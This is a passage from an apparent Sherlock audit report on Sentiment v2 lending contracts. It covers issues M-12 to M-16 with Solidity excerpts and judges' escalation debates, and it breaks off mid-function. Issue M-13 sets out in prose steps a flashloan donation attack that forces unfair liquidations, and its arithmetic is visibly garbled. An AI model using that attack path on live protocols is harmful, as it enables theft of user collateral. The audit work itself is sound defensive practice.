cvetanovv

I agree with the escalation that this issue is not a dup of #71. You can take a look at this comment: https://github.com/sherlock-audit/2024-08-sentiment-v2-judging/issues/71#issuecomment-2371438397

This issue will be the main issue, and I will duplicate #390 , #232 , #426 , #435 , #488, and #539.

The severity will be Medium because it does not meet the criteria for High: https://docs.sherlock.xyz/audits/judging/judging#iv.-how-to-identify-a-high-issue

Planning to accept the escalation and duplicate #390 , #232 , #426 , #435 , #488, and #539 with this issue(#282)

iamandreiski

@cvetanovv - Hey, can you please take a look at issue #311 and consider it as a duplicate to this one as well, rather than #71 as it also mentions the same flow of a scenario being non-existent in which this function works properly and would disrupt the protocol in multiple ways.

cvetanovv

@iamandreiski Yes, it could be a duplicate of this issue. You have captured the root cause: the admin cannot remove an asset.

I think #524 is also a valid dup.

@z3s Can you check if other issues can be duplicated with this issue?

samuraii77

I don't see how #524 can be considered a duplicate. It is exactly the same as the other issue where assets are locked when an asset is removed from known. You can also see that the proposed mitigation fixes exactly that issue and is exactly the same fix as the one in the main issue that is being invalidated.

Almur100

but there is no way to remove the oracle address from an asset in the RiskEngine contract. I have explained in the issue #214

Almur100

PositionManager’s owner can make an asset known or unknown by calling the function toggleKnownAsset in the PositionManager contract . Now if the PositionManager owner can make an asset unknown(Before this asset was known), then this asset’s oracle address should also be removed from the RiskEngine contract. If this asset’s oracle address is not removed , then pools can be created with this asset, lender will deposit this asset, borrower will borrow this asset but borrower will not be able to withdraw this asset as the asset is not supported by the PositionManager contract. Here the bug is there is no way to remove the oracle address from an asset in the RiskEngine contract.see the issue #214

Almur100

When a new pool is created with an asset, there is no check that the asset must be supported by the PositionManager contract. There is only check that the oracle address must exist for the asset in the RiskEngine contract.so PositionManager contract’s owner must set those assets as known which has an oracle address in the RiskEngine contract.if any asset which is supported by RiskEngine contract , but not supported by PositionManager contract, in this situation if users borrows that token , then users can’t withdraw that asset from the position.see the issue #214

cvetanovv

I agree that #524 is not a duplicate of #282.

Regarding #214, you can see why it is invalid, and I won't duplicate it with the others from this sponsor's comment: https://github.com/sherlock-audit/2024-08-sentiment-v2-judging/issues/71#issuecomment-2373949846

My last comment remains with the escalation decision, and I will add #311 to it: https://github.com/sherlock-audit/2024-08-sentiment-v2-judging/issues/282#issuecomment-2371455468

Planning to accept the escalation and duplicate #390 , #232 , #426 , #435 , #488, #539, and #311 with this issue(#282).

iamandreiski

@cvetanovv Thanks a lot for the prompt decision, just a small correction on the above statement (a typo in the issue numbers on the last sentence) -> Issue 311 should be duplicated, not 319. :)

cvetanovv

> @cvetanovv Thanks a lot for the prompt decision, just a small correction on the above statement (a typo in the issue numbers on the last sentence) -> Issue 311 should be duplicated, not 319. :)

Thanks for the correction.

WangSecurity

Result: Medium Has duplicates

sherlock-admin4

Escalations have been resolved successfully!

Escalation status:

- AtanasDimulski: accepted

Issue M-12: Liquidations will revert if a position has been blacklisted for USDC

Source: https://github.com/sherlock-audit/2024-08-sentiment-v2-judging/issues/284

The protocol has acknowledged this issue.

Found by

000000, iamnmt

Summary

Liquidations will revert if a position has been blacklisted for USDC

Vulnerability Detail

Upon liquidations, we call the following function:

```
function _transferAssetsToLiquidator(address position, AssetData[] calldata
↪  assetData) internal {
        // transfer position assets to the liquidator and accrue protocol
↪  liquidation fees
        uint256 assetDataLength = assetData.length;
        for (uint256 i; i < assetDataLength; ++i) {
            // ensure assetData[i] is in the position asset list
            if (Position(payable(position)).hasAsset(assetData[i].asset) == false) {
                revert PositionManager_SeizeInvalidAsset(position,
↪  assetData[i].asset);
            }
            // compute fee amt
            // [ROUND] liquidation fee is rounded down, in favor of the liquidator
            uint256 fee = liquidationFee.mulDiv(assetData[i].amt, 1e18);
            // transfer fee amt to protocol
            Position(payable(position)).transfer(owner(), assetData[i].asset, fee);
            // transfer difference to the liquidator
            Position(payable(position)).transfer(msg.sender, assetData[i].asset,
↪  assetData[i].amt - fee);
        }
    }
```

As seen, we call `transfer()` on the `Position` contract which just transfers the specified amount of funds to the provided receiver. As mentioned in the contest README, USDC will be whitelisted for the protocol. If the `position` address is blacklisted for USDC, this transcation would fail and the liquidation for that user would brick. The user in charge of that position could increase his chance of getting blacklisted by using the `exec()` function which calls a particular function on a target (both have to be whitelisted by an owner). If they do malicious stuff and even worse, manage to find a vulnerability that they can exploit on the allowed target, they might get blacklisted which would brick liquidations for them, especially if their only deposited collateral token is USDC.

Even worse, every user can call `addToken()` for USDC without having to deposit any USDC nor to have any USDC balance making this attack free, the only thing the user needs to make happen is to get blacklisted.

Impact

Liquidations will revert if a position has been blacklisted for USDC. Likelihood - low, impact - high

Code Snippet

https://github.com/sherlock-audit/2024-08-sentiment-v2/blob/25a0c8aeaddec273c5318540059165696591ecfb/protocol-v2/src/PositionManager.sol#L478

Tool used

Manual Review

Recommendation

Fix is not trivial but an option is implementing a try/catch block and additional checks in order to not make the liquidator unwillingly repay the debt while not receiving the collateral.

Discussion

sherlock-admin3

1 comment(s) were left on this issue during the judging contest.

z3s commented:

> #258

samuraii77

Escalate

The judge has said that the issue is not valid as the protocol is trusted and won't get blacklisted. That is not important for my issue at all, a user could get his position blacklisted using the way explained in my report.

sherlock-admin3

> Escalate
>
> The judge has said that the issue is not valid as the protocol is trusted and won't get blacklisted. That is not important for my issue at all, a user could get his position blacklisted using the way explained in my report.

The escalation could not be created because you are not exceeding the escalation threshold.

You can view the required number of additional valid issues/judging contest payouts in your Profile page, in the Sherlock webapp.

AtanasDimulski

Escalate, Per the above comment

sherlock-admin3

> Escalate, Per the above comment

You've created a valid escalation!

To remove the escalation from consideration: Delete your comment.

You may delete or edit your escalation comment anytime before the 48-hour escalation window closes. After that, the escalation becomes final.

cvetanovv

I agree that the point here is that tokens can be blacklisted not by the protocol but by the tokens themselves if they do malicious things.

The owner of these tokens will still be able to do borrowing but will not be able to be liquidated.

Planning to accept the escalation, duplicate this issue with #258, and make a valid Medium.

WangSecurity

Result: Medium Has duplicates

sherlock-admin2

Escalations have been resolved successfully!

Escalation status:

- AtanasDimulski: accepted

0xjuaan

Hi @WangSecurity @cvetanovv sorry this is a late message, but I don't think its valid to say that the position contract will be blacklisted. The allowed function calls that can be called via `exec()` are given here.

These are normal DeFi functions on GMX and Pendle, so USDC will not blacklist the position upon calling any of these since they can't do anything malicious.

Here are the sherlock rules regarding blacklists:

> Contract / Admin Address Blacklisting / Freezing: If a protocol's smart contracts or admin addresses get added to a "blacklist" and the functionality of the protocol is affected by this blacklist, this is not considered a valid issue.

The only exception is when a pre-blacklisted address can be used to cause harm to the protocol, like this example. In this issue however, the blacklist occurs on a protocol contract (the Position contract), so it should be invalidated.

cvetanovv

@0xjuaan Yeah, you're right in this case, maybe there's no harm for the protocol.

@samuraii77 Can you give your opinion?

samuraii77

@cvetanovv, firstly, the rule cited is not of significance here as there is clearly harm for everyone if the position gets blacklisted, liquidations won't be possible for that position which is detrimental.

Now, the question would be whether the position can get blacklisted. As explained in the report, there is an `exec()` function which allows freely calling a few functions on a few target addresses.

> These are normal DeFi functions on GMX and Pendle

Yes, they are normal functions, never claimed otherwise and not sure what else would they be other than normal functions.

> so USDC will not blacklist the position upon calling any of these since they can't do anything malicious.

Yes, USDC will not blacklist the position if the user __can't__ do anything malicious. However, why would you assume he can't do anything malicious? We have a total of 6 functions currently allowed (very likely that this would increase in the future). As with how common hacks are in DeFi, we can't assume that there is nothing that can be abused in these 6 functions. It is definitely not an unlikely assumption that using those 6 functions, a user would be able to do malicious stuff which would cause his position to get blacklisted. Furthermore, these functions allow completely handling control of the execution using native ETH so that essentially gives the user the ability to call any contract they would like.

If we take a look at the rules to identify a medium severity issue, we are clearly meeting those requirements with this issue:

> Causes a loss of funds but requires certain external conditions or specific states

This issue is definitely not of a high likelihood, that's why I have submitted it as a medium. It is of low likelihood (but definitely not low enough to be assumed to not happen) but high impact, a medium severity is perfectly appropriate.

I also believe that any disagreements about the validity of the issue must have been made while the issue was escalated, not afterwards.

0xjuaan

@samuraii77 do you have a concrete example of a malicious action that can occur through exec() that would cause the position to be blacklisted?

0xjuaan

@cvetanovv @WangSecurity just pinging as a reminder so this does not go unnoticed since the escalation was already resolved.

cvetanovv

> @samuraii77 do you have a concrete example of a malicious action that can occur through exec() that would cause the position to be blacklisted?

@samuraii77 Can you respond to this comment by @0xjuaan?

samuraii77

I wouldn't share such a malicious action in a public repo for everyone to see, if I knew of a vulnerability in those target contracts, I would disclose it to the respective protocols, not here.

Either way, I don't think that's of significance here, whether I know of such a malicious action or not does not matter, we are looking for issues in this particular protocol, not in external protocols. The issue is in this protocol, assuming the position is not blacklisted when tokens like USDC are to be used, to be precise. Not only such an assumption was made but users have the opportunity to interact with external protocols using the `exec()` functionality as already mentioned which significantly increases chances of the position getting blacklisted. Users can also freely add `USDC` as their position assets without having to deposit any tokens due to the protocol design, this also decreases the risk the users has to take in order to try and make this attack.

I believe we clearly fall under the following rule:

> Causes a loss of funds but requires certain external conditions or specific states

neko-nyaa

The "Position" contract belongs to the user, not to the protocol. The protocol gives the contract to the user so that they can create a position within the protocol. Since the admin does not have control over the Position contract, it can no longer be considered a "protocol's smart contracts".

The rule about blacklisting causing harm also never mentions the pre-blacklisting as a requirement. In this case, if the Position is blacklisted, then the undercollateralized borrower "used a blacklisted address" and "caused harm to a protocol functioning". The protocol functioning is liquidation, the harm is the function being denied, the impact is undercollateralized i.e. bad debt borrowing.

cvetanovv

I agree with @samuraii77, and I will keep this issue valid.

However, if a user's position address is blacklisted, it can indeed harm the protocol by preventing liquidations, which could result in bad debt.

0xjuaan

@cvetanovv what about the sherlock rule?

> Contract / Admin Address Blacklisting / Freezing: If a protocol's smart contracts or admin addresses get added to a ”blacklist” and the functionality of the protocol is affected by this blacklist, this is not considered a valid issue.

The Position contract is deployed by the protocol, using the protocol's implementation contract, so it cannot be assumed that the contract will be blacklisted. That's why the rule was made. Otherwise I can say that if a Pool gets blacklisted, users USDC will be stuck forever, and that should be a valid issue.

cc @WangSecurity

samuraii77

Just the fact that it was deployed by the protocol does not make it the protocol's contract. The position is in full control of the position owner who is not a trusted entity, the protocol has absolutely nothing to do with it and has no control over it.

As a matter of fact, it is not even deployed by the protocol. It is deployed by the PositionManager contract at the will of a regular user through __the user__ calling the respective function for creating a new position.

cvetanovv

> @cvetanovv what about the sherlock rule?
>
> > Contract / Admin Address Blacklisting / Freezing: If a protocol's smart contracts or admin addresses get added to a ”blacklist” and the functionality of the protocol is affected by this blacklist, this is not considered a valid issue.
>
> The Position contract is deployed by the protocol, using the protocol's implementation contract, so it cannot be assumed that the contract will be blacklisted. That's why the rule was made. Otherwise I can say that if a Pool gets blacklisted, users USDC will be stuck forever, and that should be a valid issue.
>
> cc @WangSecurity

You have not quoted the whole rule, here is the further part:

> However, there could be cases where an attacker would use a blacklisted address to cause harm to a protocol functioning. Example(Valid)

Watson has given an example of how being blacklisted can hurt the protocol (getting into bad debt).

0xjuaan

@cvetanovv if you look at that example, it involves using a pre-blacklisted address which is a non-protocol address.

this issue does not fit that example since this involves protocol smart contracts being blacklisted.

samuraii77

As I mentioned, this is not at all a protocol smart contract. It is deployed at the will of a user and the user is the owner of the contract. I don't understand why you keep saying that this is the protocol's smart contract when they have no control over it. They are not even the ones deploying it, it is deployed by the `PositionManager` contract at the will of __the user__ and the ownership is solely the __user's__, there is absolutely no correlation between the protocol and the `Position` contract.

0xjuaan

@samuraii77 it's a protocol smart contract because it's deployed by a protocol smart contract, with implementation defined by the protocol- the fact that a user triggers it does not matter. there's no way to get the contract blacklisted because it cant do anything malicious.

i'm not gonna speak on this issue anymore, if it gets validated its a failure to understand the guidelines in the rules.

cvetanovv

@0xjuaan @samuraii77 To be fair, I'll ask HoJ to look at the issue and give his opinion. I may be misinterpreting the rule.

cvetanovv

After reviewing the situation and considering HoJ's feedback, I agree that this issue should be marked as invalid.

The core argument that the Position contract could get blacklisted lacks a concrete, realistic example of how this could happen through the currently allowed functions. Without a valid path to demonstrate how the `exec()` function or external protocol interactions could lead to blacklisting, this scenario remains highly speculative.

Furthermore, USDC's blacklist policy targets only severe cases, and there is no evidence to suggest that a Position contract, triggered by standard DeFi interactions, would fall under this category.

With only a small number of addresses blacklisted by USDC, this situation seems too rare to consider a genuine threat. There are only 12 addresses added since the beginning of the year. With millions of users using USDC, this can be a rare edge case - https://dune.com/phabc/usdc-banned-addresses. For the above reasons, we consider the issue Low severity.

We will reject escalation, and this issue will remain invalid.

samuraii77

I believe the blacklist policy shown further makes my issue more valid. We can see that addresses can get blacklisted not only if they commit on-chain but also based on different requests from jurisdictions, countries, governments, etc. which only increases the likelihood and doesn't decrease it, thus the `exec()` functionality allowing malicious actions is not a prerequisite to the issue, it is only a boost to the likelihood.

For example, by searching on the internet, here are some sitautions where a blacklist can occur that is not related to an on-chain hack:

- law enforcement requests
- sanctions compliance (sanctioned individuals, sanctioned countries)
- wallets associated with financing illegal activities
- addresses linked to ransomware attacks
- money laundering operations
- regulatory compliance
- and more

Nothing stops such a person conducting illegal activities from being linked to the position contract. As the position contract is fully in control and possession of an untrusted user, we can assume that a link between the position contract and such an entity is probable.

An address can even get blacklisted by stealing 1,000,000$ from a smart contract and then send the funds over to the position. As USDC/Circle does not want those funds to be transferred, that will cause the position to get blacklisted. If that wasn't the case and USDC wouldn't blacklist such positions, then that means that every attacker can abuse this and transfer their funds to such a position to avoid getting blacklisted - this is clearly not the case and such positions will get the same treatment as a regular address. Thus, there are many different situations where a position can get blacklisted on top of the `exec()` functionality which makes it even more likely. It is definitely not an imaginary event but an actual scenario that can occur. All issues related to USDC have a low likelihood by default, it is not much different here.

Furthermore, the amount of number of addresses getting blacklisted by USDC is not a valid argument. I am not claiming that it happens often, otherwise that would be a high severity issue. The rules are clear regarding this, if a blacklist harms users other than the one blacklisted, it is valid - that is precisely the scenario here.

The protocol design is clearly flawed in terms of that scenario and it allows the discussed scenario to occur, this should be a valid medium severity issue.

cvetanovv

After careful review, I agree with the reasoning presented by @samuraii77.

The potential for a position to be blacklisted can arise from various realistic scenarios beyond just on-chain activities. Legal requests, sanctions compliance, and regulatory measures can all contribute to blacklisting risks. According to the rules, if a blacklisting harms the functioning of the protocol and not just the affected individual, it is considered a valid issue.

In this case, the user could intentionally get blacklisted, potentially causing harm to the protocol's liquidation process. This aligns with the rule that states, ”there could be cases where an attacker would use a blacklisted address to cause harm to a protocol functioning.”

He has control over getting himself blacklisted and causing harm to the protocol, which according to the rules is a valid issue.

My decision is to keep the issue as it is.

0xjuaan

> According to the rules, if a blacklisting harms the functioning of the protocol and not just the affected individual, it is considered a valid issue.

@cvetanovv If you read the rule again, it says ”If a protocol's smart contracts or admin addresses get added to a ”blacklist” and the functionality of the protocol is affected by this blacklist, this is NOT considered a valid issue.” which is the exact opposite of your statement.

samuraii77

@0xjuaan, you are misinterpreting the rule as I told you a few times. Judging by your logic, an account abstraction contract, that is fully in control of a user, is a protocol's smart contract as it gets deployed by a factory even though it is completely in control of a user.

The rule is about contracts that are in control of the protocol, for example a protocol contract owning USDC to lend out to users getting blacklisted, that would not be a valid submission as that contract is the protocol's.

Issue M-13: Exploiter can force user into unhealthy condition and liquidate him

Source: https://github.com/sherlock-audit/2024-08-sentiment-v2-judging/issues/299

Found by

A2-security, EgisSecurity, Flare, hash

Summary

Protocol implements a flexible cross-margin portfolio managment with the help of `Position` smart contract, which should hold borrower's collateral and debt positions. Anyone can open a pool in the singleton `Pool` contract and chose valid collateral assets with corresponding LTV values by calling `RiskEngine#requestLtvUpdate->acceptLtvUpdate`. In the README it is stated that the bound for valid LTVs would be in the range 10%-98% There is a flaw in the way risk module calculates whether a position is healthy.

Root Cause

The problem roots is that `_getPositionAssetData` uses getAssetValue, which uses `IERC20(asset).balanceOf(position)` to obtain the tokens for the given asset in user's position:

```
function getAssetValue(address position, address asset) public view returns
 ↪  (uint256) {
    IOracle oracle = IOracle(riskEngine.getOracleFor(asset));
    uint256 amt = IERC20(asset).balanceOf(position);
    return oracle.getValueInEth(asset, amt);
}
```

Later, when we calculate the `minRequired` collateral for given debt, we use a wighted average tvl based on the weights in the user position:

```
// debt is weighted in proportion to value of position assets. if your position
// consists of 60% A and 40% B, then 60% of the debt is assigned to be backed by A
// and 40% by B. this is iteratively computed for each pool the position borrows
 ↪  from
minReqAssetValue += debtValuleForPool[i].mulDiv(wt[j], ltv, Math.Rounding.Up)
```

The problem is that expoiter may donate funds to user position with the collateral asset with the lowest LTV, which will manipulate _getMinReqAssetValue calculation and may force the user into liquidation, where the expoiter will collect the donated funds + user collateral + discount.

Internal pre-conditions

1. Borrower should have an asset portfolio with one asset with low LTV and other with large LTV.
2. Borrower should have most of his portfolio value in the asset with higher LTV
3. Borrower should have an active loan and be close to liquidation, but still healthy

External pre-conditions

Nothing special

Attack Path

Imagine the following scenario: We use $ based calculations for simplicity, but this does not matter for the exploit. We also have simplified calculations to simple decimals (100% = 100) to remove unnececarry for this case complexity.

Precondition state: Victim Position Asset Porfolio: [USDC = $1000; WBTC = $10] Pool 1: [Leding Asset = DAI] [USDC tvl = 95%; WBTC tvl = 30%]

1. Victim borrows $940 DAI from pool 1 against his portfolio from above (`minReqAssetV alue=(940*99/95)+(940*1/30)=979+31 =1 01 0)`Userpositionishealthyandcollateralvalueisexactlythe`minReqAssetValue`Attackbeggins :
2. Attacker take a flashloan of $990 WBTC and transfer it to the victim's position (WBTC has 30% ltv for this debt pool)
3. When he calls `liquidate`, we enter `validateLiquidation` -> `isPositionHealthy`, where we get each asset value and weight:

- We have `totalAssetValue=200 0positinAssets=[USDC;WBTC],positionAssetWeight=[50;50]`Wepassthoseparamsto`_getMinReqAsse`
- - 1st iteration (USDC): `minReqAssetValue+=940*50/95=494`
- - 2nd iteration (WBTC) `minReqAssetValue+=940*50/30=1 566`

- Result ~= 494+1 566=2 060, whichis

5. Liquidator has provided to repay all 940 against all collateral + the donated WBTC = $1000 USDC + $1000
6. His transaction passes and he has made profit, he rapays the flash loan

Recommendation

Introduce virtual balance inside `position`, which is updated on deposit/withdraw actions. This will prevent manipulations of the weighted average tvl due to donations.

Impact

Unfair liquidations, which in normal situations may never occur, result in the theft of user collateral.

PoC

No response

Mitigation

Introduce virtual balance inside position, which is updated on deposit/withdraw actions. This will prevent manipulations of the weighted average tvl due to donations.

Discussion

elhajin

https://github.com/sherlock-audit/2024-08-sentiment-v2-judging/issues/558#issuecomment-2351838364

sherlock-admin2

The protocol team fixed this issue in the following PRs/commits:
https://github.com/sentimentxyz/protocol-v2/pull/338

Issue M-14: Under certain circumstances bad debt will cause first depositor to lose funds

Source: https://github.com/sherlock-audit/2024-08-sentiment-v2-judging/issues/319

Found by

A2-security, EgisSecurity, Nihavent, S3v3ru5, hash

Summary

The protocol handles bad debt through

```
function liquidateBadDebt(address position) external onlyOwner {
       riskEngine.validateBadDebt(position);

       // transfer any remaining position assets to the PositionManager owner
       address[] memory positionAssets =
 ↪  Position(payable(position)).getPositionAssets();
       uint256 positionAssetsLength = positionAssets.length;
       for (uint256 i; i < positionAssetsLength; ++i) {
           uint256 amt = IERC20(positionAssets[i]).balanceOf(position);
           try Position(payable(position)).transfer(owner(), positionAssets[i],
 ↪  amt) { } catch { }
       }

       // clear all debt associated with the given position
       uint256[] memory debtPools = Position(payable(position)).getDebtPools();
       uint256 debtPoolsLength = debtPools.length;
       for (uint256 i; i < debtPoolsLength; ++i) {
           pool.rebalanceBadDebt(debtPools[i], position);
           Position(payable(position)).repay(debtPools[i], type(uint256).max);
       }
   }
```

The function is used to handle bad debt if it occurs for a specific `position`.

Let's examine `pool.rebalanceBadDebt`:

```
function rebalanceBadDebt(uint256 poolId, address position) external {
        PoolData storage pool = poolDataFor[poolId];
        accrue(pool, poolId);

        // revert if the caller is not the position manager
        if (msg.sender != positionManager) revert Pool_OnlyPositionManager(poolId,
 ↪  msg.sender);
```

```
        // compute pool and position debt in shares and assets
        uint256 totalBorrowShares = pool.totalBorrowShares;
        uint256 totalBorrowAssets = pool.totalBorrowAssets;
        uint256 borrowShares = borrowSharesOf[poolId][position];
        // [ROUND] round up against lenders
        uint256 borrowAssets = _convertToAssets(borrowShares, totalBorrowAssets,
↪   totalBorrowShares, Math.Rounding.Up);

        // rebalance bad debt across lenders
        pool.totalBorrowShares = totalBorrowShares - borrowShares;
        // handle borrowAssets being rounded up to be greater than totalBorrowAssets
        pool.totalBorrowAssets = (totalBorrowAssets > borrowAssets) ?
↪   totalBorrowAssets - borrowAssets : 0;
        uint256 totalDepositAssets = pool.totalDepositAssets;
        pool.totalDepositAssets = (totalDepositAssets > borrowAssets) ?
↪   totalDepositAssets - borrowAssets : 0;
        borrowSharesOf[poolId][position] = 0;
    }
```

Wen ca see that `totalBorrowShares`,`totalBorrowAssets`and`totalDepositAssets` decremented by their respective values (shares and assets).

When bad debt occurs and is liquidated, it's basically written off the protocol and the losses are socialized between all the depositors of that pool.

There is 1 problem with this, if a `position` has borrowed the entire assets of the `pool` and is liquidated due to bad debt. This is realistic if the pool is unpopular for some reason (niche token, high fees, etc...). Note that this can also occur when all positions incur bad debt and their debt gets socialized, but it's a rarer for this to happen.

The problem will be the fact that `totalDepositAssets` will equal 0. When it's 0, when a user deposits into the pool, his shares are minted 1:1 to the assets he is providing, which is a problem, because there are other shares in the pool at this time, the shares of the depositors that got socialized the bad debt.

Example:

- We assume that there are no fees just to simplify the math.

1. Alice deposits 100 tokens in the pool and she gets 100 shares, due to her being the first depositor the shares are minted 1:1.
2. Bob borrows all 100 tokens. Now, `totalDepositAssets==totalBorrowAssets`.
3. Time passes and 50 interest is accrued, now `totalDepositAssets=150` and `totalBorrowAssets=150`.
4. Bob is eligible to be liquidated, but he isn't. This can happen due to lack of incentive for liquidators, Bob's collateral plummets in price very quickly, Bob's loan goes up in price very quickly.

5. Bob has now accumulated bad debt and the debt is liquidated through `liquidateBadDebt`.
6. When `rebalanceBadDebt` is called both `totalDepositAssets` and `totalBorrowAssets` equal 0.
7. At this point, `totalDepositAssets=0`, but `totalDepositShares=100`.
8. Charlie deposits another 100 assets into the pool and his shares are minted 1:1 again, due to this:

```
function _convertToShares(
        uint256 assets,
        uint256 totalAssets,
        uint256 totalShares,
        Math.Rounding rounding
    ) internal pure returns (uint256 shares) {
        if (totalAssets == 0) return assets;
        shares = assets.mulDiv(totalShares, totalAssets, rounding);
    }
```

9. Charlie receives 100 shares, but Alice also has 100 shares and there are only 100 assets in the pool, so Charlie actually received the penalties of the debt being socialized, even though he deposited after the liquidation of bad debt.

Root Cause

Allowing for 100% utilization of assets.

Note that only 1 of the 3 bellow have to happen in order for the issue to occur.

Internal pre-conditions

Optional:

1. The interest becomes to high.

External pre-conditions

Optional:

1. The price of the collateral drops
2. The price of the debt goes up

Attack Path

None

Impact

Loss of funds

PoC

None

Mitigation

Don't allow for pools to reach 100% utilization.

Discussion

sherlock-admin2

The protocol team fixed this issue in the following PRs/commits:
https://github.com/sentimentxyz/protocol-v2/pull/332

Issue M-15: Lack of slippage protection during withdrawal in SuperPool and Pool contracts.

Source: https://github.com/sherlock-audit/2024-08-sentiment-v2-judging/issues/356

The protocol has acknowledged this issue.

Found by

pseudoArtist, sl1

Summary

Lack of slippage protection in the SuperPool and Pool could lead to loss of user funds in an event of bad debt liquidation.

Vulnerability Detail

When a user who has deposited assets in one of the pools of the Pool.sol contract wishes to withdraw them, they can do so by calling `withdraw()`. Under normal conditions, user expects to receive the full deposited amount back or more if the interest accrues in the underlying pool. However, if the pool experiences bad debt liquidation, the totalAssets of the pool are reduced by the amount of bad debt liquidated and the exchange rate worsens. Pool.sol#L542-L547

```
// rebalance bad debt across lenders
pool.totalBorrowShares = totalBorrowShares - borrowShares;
// handle borrowAssets being rounded up to be greater than totalBorrowAssets
pool.totalBorrowAssets = (totalBorrowAssets > borrowAssets)
    ? totalBorrowAssets - borrowAssets
    : 0;
uint256 totalDepositAssets = pool.totalDepositAssets;
pool.totalDepositAssets = (totalDepositAssets > borrowAssets)   <<@
    ? totalDepositAssets - borrowAssets  <<@
    : 0;
```

When a user withdraws, if the pool experiences bad debt liquidation, while the transaction is pending in the mempool, they will burn more shares than they expected.

Consider the following scenario:

- pool.totalAssets = 2000.
- pool.totalShares = 2000.

- Bob wants to withdraw 500 assets, expecting to burn 500 shares.
- While Bob's transaction is pending in the mempool, the pool experiences a bad debt liquidation and `totalAssets` drops to 1500.
- When Bob's transaction goes through, he will burn `500*2000/1500=666.66` shares.

The same issue is present in the SuperPool contract, as the `totalAssets()` of the SuperPool is dependant on the total amount of assets in the underlying pools a SuperPool has deposited into.

SuperPool.sol#L180-L189

```
function totalAssets() public view returns (uint256) {
    uint256 assets = ASSET.balanceOf(address(this));
    uint256 depositQueueLength = depositQueue.length;
    for (uint256 i; i < depositQueueLength; ++i) {
        assets += POOL.getAssetsOf(depositQueue[i], address(this));
    }
    return assets;
}
```

Pool.sol#L218-L227

```
function getAssetsOf(
    uint256 poolId,
    address guy
) public view returns (uint256) {
    PoolData storage pool = poolDataFor[poolId];
    (uint256 accruedInterest, uint256 feeShares) = simulateAccrue(pool);
    return
        _convertToAssets(
            balanceOf[guy][poolId],
            pool.totalDepositAssets + accruedInterest,
            pool.totalDepositShares + feeShares,
            Math.Rounding.Down
        );
}
```

When redeeming in the SuperPool, a user will either burn more shares when using `withdraw()` or receive less assets when using `redeem()`.

Impact

`withdraw()` in the Pool.sol and both `redeem/withdraw` in the SuperPool lack slippage protection, which can lead to users loosing funds in the even of bad debt liquidation.

Code Snippet

https://github.com/sherlock-audit/2024-08-sentiment-v2/blob/0b472f4bffdb2c7432a5d21f1636139cc01561a5/protocol-v2/src/Pool.sol#L339-L372
https://github.com/sherlock-audit/2024-08-sentiment-v2/blob/0b472f4bffdb2c7432a5d21f1636139cc01561a5/protocol-v2/src/SuperPool.sol#L281-L286
https://github.com/sherlock-audit/2024-08-sentiment-v2/blob/0b472f4bffdb2c7432a5d21f1636139cc01561a5/protocol-v2/src/SuperPool.sol#L293-L298

Tool used

Manual Review

Recommendation

Introduce minimum amount out for `redeem()` function and maximum shares in for `withdraw()` function as means for slippage protection.

Discussion

z3s

Slippage protection cannot circumvent bad debt

kazantseff

Escalate, This issue and #245 should be valid. Slippage protection is not used to circumvent bad debt, but to protect users from loosing value when bad debt occurs.

sherlock-admin3

> Escalate, This issue and #245 should be valid. Slippage protection is not used to circumvent bad debt, but to protect users from loosing value when bad debt occurs.

You've created a valid escalation!

To remove the escalation from consideration: Delete your comment.

You may delete or edit your escalation comment anytime before the 48-hour escalation window closes. After that, the escalation becomes final.

ruvaag

This should be invalid and not a duplicate of #245 because the title and description are not coherent.

While the title talks about slippage during withdraw / deposits (which is a separate issue), the description talks about funds lost due to a bad debt liquidation which has nothing to do with slippage

kazantseff

For slippage to occur, the totalAssets of the pool must reduce and exchange rate worsen, this can happen during bad debt liquidation. Otherwise there won't be any slippage as the exchange rate will stay 1:1 and there won't be a need for slippage protection at all.

cvetanovv

Watson has identified an edge case where the user could receive fewer shares than expected during a bad debt liquidation.

In the event of a bad debt liquidation, the pool's total assets decrease, causing the exchange rate to worsen. If a user attempts to withdraw or redeem during this period, they can burn more shares or receive fewer assets than anticipated.

I am planning to accept the escalation and make this issue Medium.

samuraii77

@cvetanovv, hello, could #292 be considered a duplicate? It is for a different functionality in a different part of the code but the root cause is the same and the impact is very similar.

cvetanovv

I can't duplicate them because they have nothing in common.

The problem here is that a user can get fewer tokens when using `redeem()` or `withdrawal()` in the event of a bad debt liquidation.

There is nothing like that mentioned in #292. Usually, bots liquidate, and even if a user does it, he is not obliged to do it. Moreover, everything is different. Different parts of the code. Different fix. The root cause here is the lack of slippage on the bad debt liquidation event. This root cause is missing at #292.

Therefore, I will not duplicate them, and my previous decision will remain.

WangSecurity

Result: Medium Has duplicates

sherlock-admin2

Escalations have been resolved successfully!

Escalation status:

- kazantseff: accepted

Issue M-16: Liquidators may repay a position's debt to pools that are within their risk tolerance, breaking the concept of isolated risk in base pools

Source: https://github.com/sherlock-audit/2024-08-sentiment-v2-judging/issues/382

Found by

HHK, Nihavent

Summary

The trust model of the protocol is such that depositors to pools must trust the pool owners, however there was no documented trust assumption between base pool owners. Creating a base pool is permissionless so the owner of pool A shouldn't be able to do something that adversely affects pool B.

However, liquidations that affect Pool B can be caused by Pool A's risk settings despite the position being within Pool B's risk tolerance, which means base pools do not have isolated risk and there is a trust assumption between base pool owners.

According to the Sentiment Docs, one of the core concepts is isolated financial activities and risk:

> "Each Base Pool operates independently, ensuring the isolation of financial activities and risk."

But with the current design, the LTVs set by a base pool impacts the likelihood of liquidations in every other base pool which shares a common position via loans.

Vulnerability Detail

A position with debt and recognized assets is determined to be healthy if the recognized collateral exceeds the `minReqAssetValue`:

```
function isPositionHealthy(address position) public view returns (bool) {
    // a position can have four states:
    // 1. (zero debt, zero assets) -> healthy
    // 2. (zero debt, non-zero assets) -> healthy
    // 3. (non-zero debt, zero assets) -> unhealthy
    // 4. (non-zero assets, non-zero debt) -> determined by weighted ltv
```

```
        ... SKIP!...

@>      uint256 minReqAssetValue =
            _getMinReqAssetValue(debtPools, debtValueForPool, positionAssets,
↪   positionAssetWeight, position);
        return totalAssetValue >= minReqAssetValue; // (non-zero debt, non-zero
↪   assets)
    }
```

_getMinReqAssetValue is the sum of required asset value across all collateral tokens and debt positions, adjusted for: the weight of each collateral token, magnitude of debt from a given pool, and the ltv setting for that asset set by that pool:

```
    function _getMinReqAssetValue(
        uint256[] memory debtPools,
        uint256[] memory debtValuleForPool,
        address[] memory positionAssets,
        uint256[] memory wt,
        address position
    ) internal view returns (uint256) {
        uint256 minReqAssetValue;

        ... SKIP!...

        uint256 debtPoolsLength = debtPools.length;
        uint256 positionAssetsLength = positionAssets.length;
        for (uint256 i; i < debtPoolsLength; ++i) {
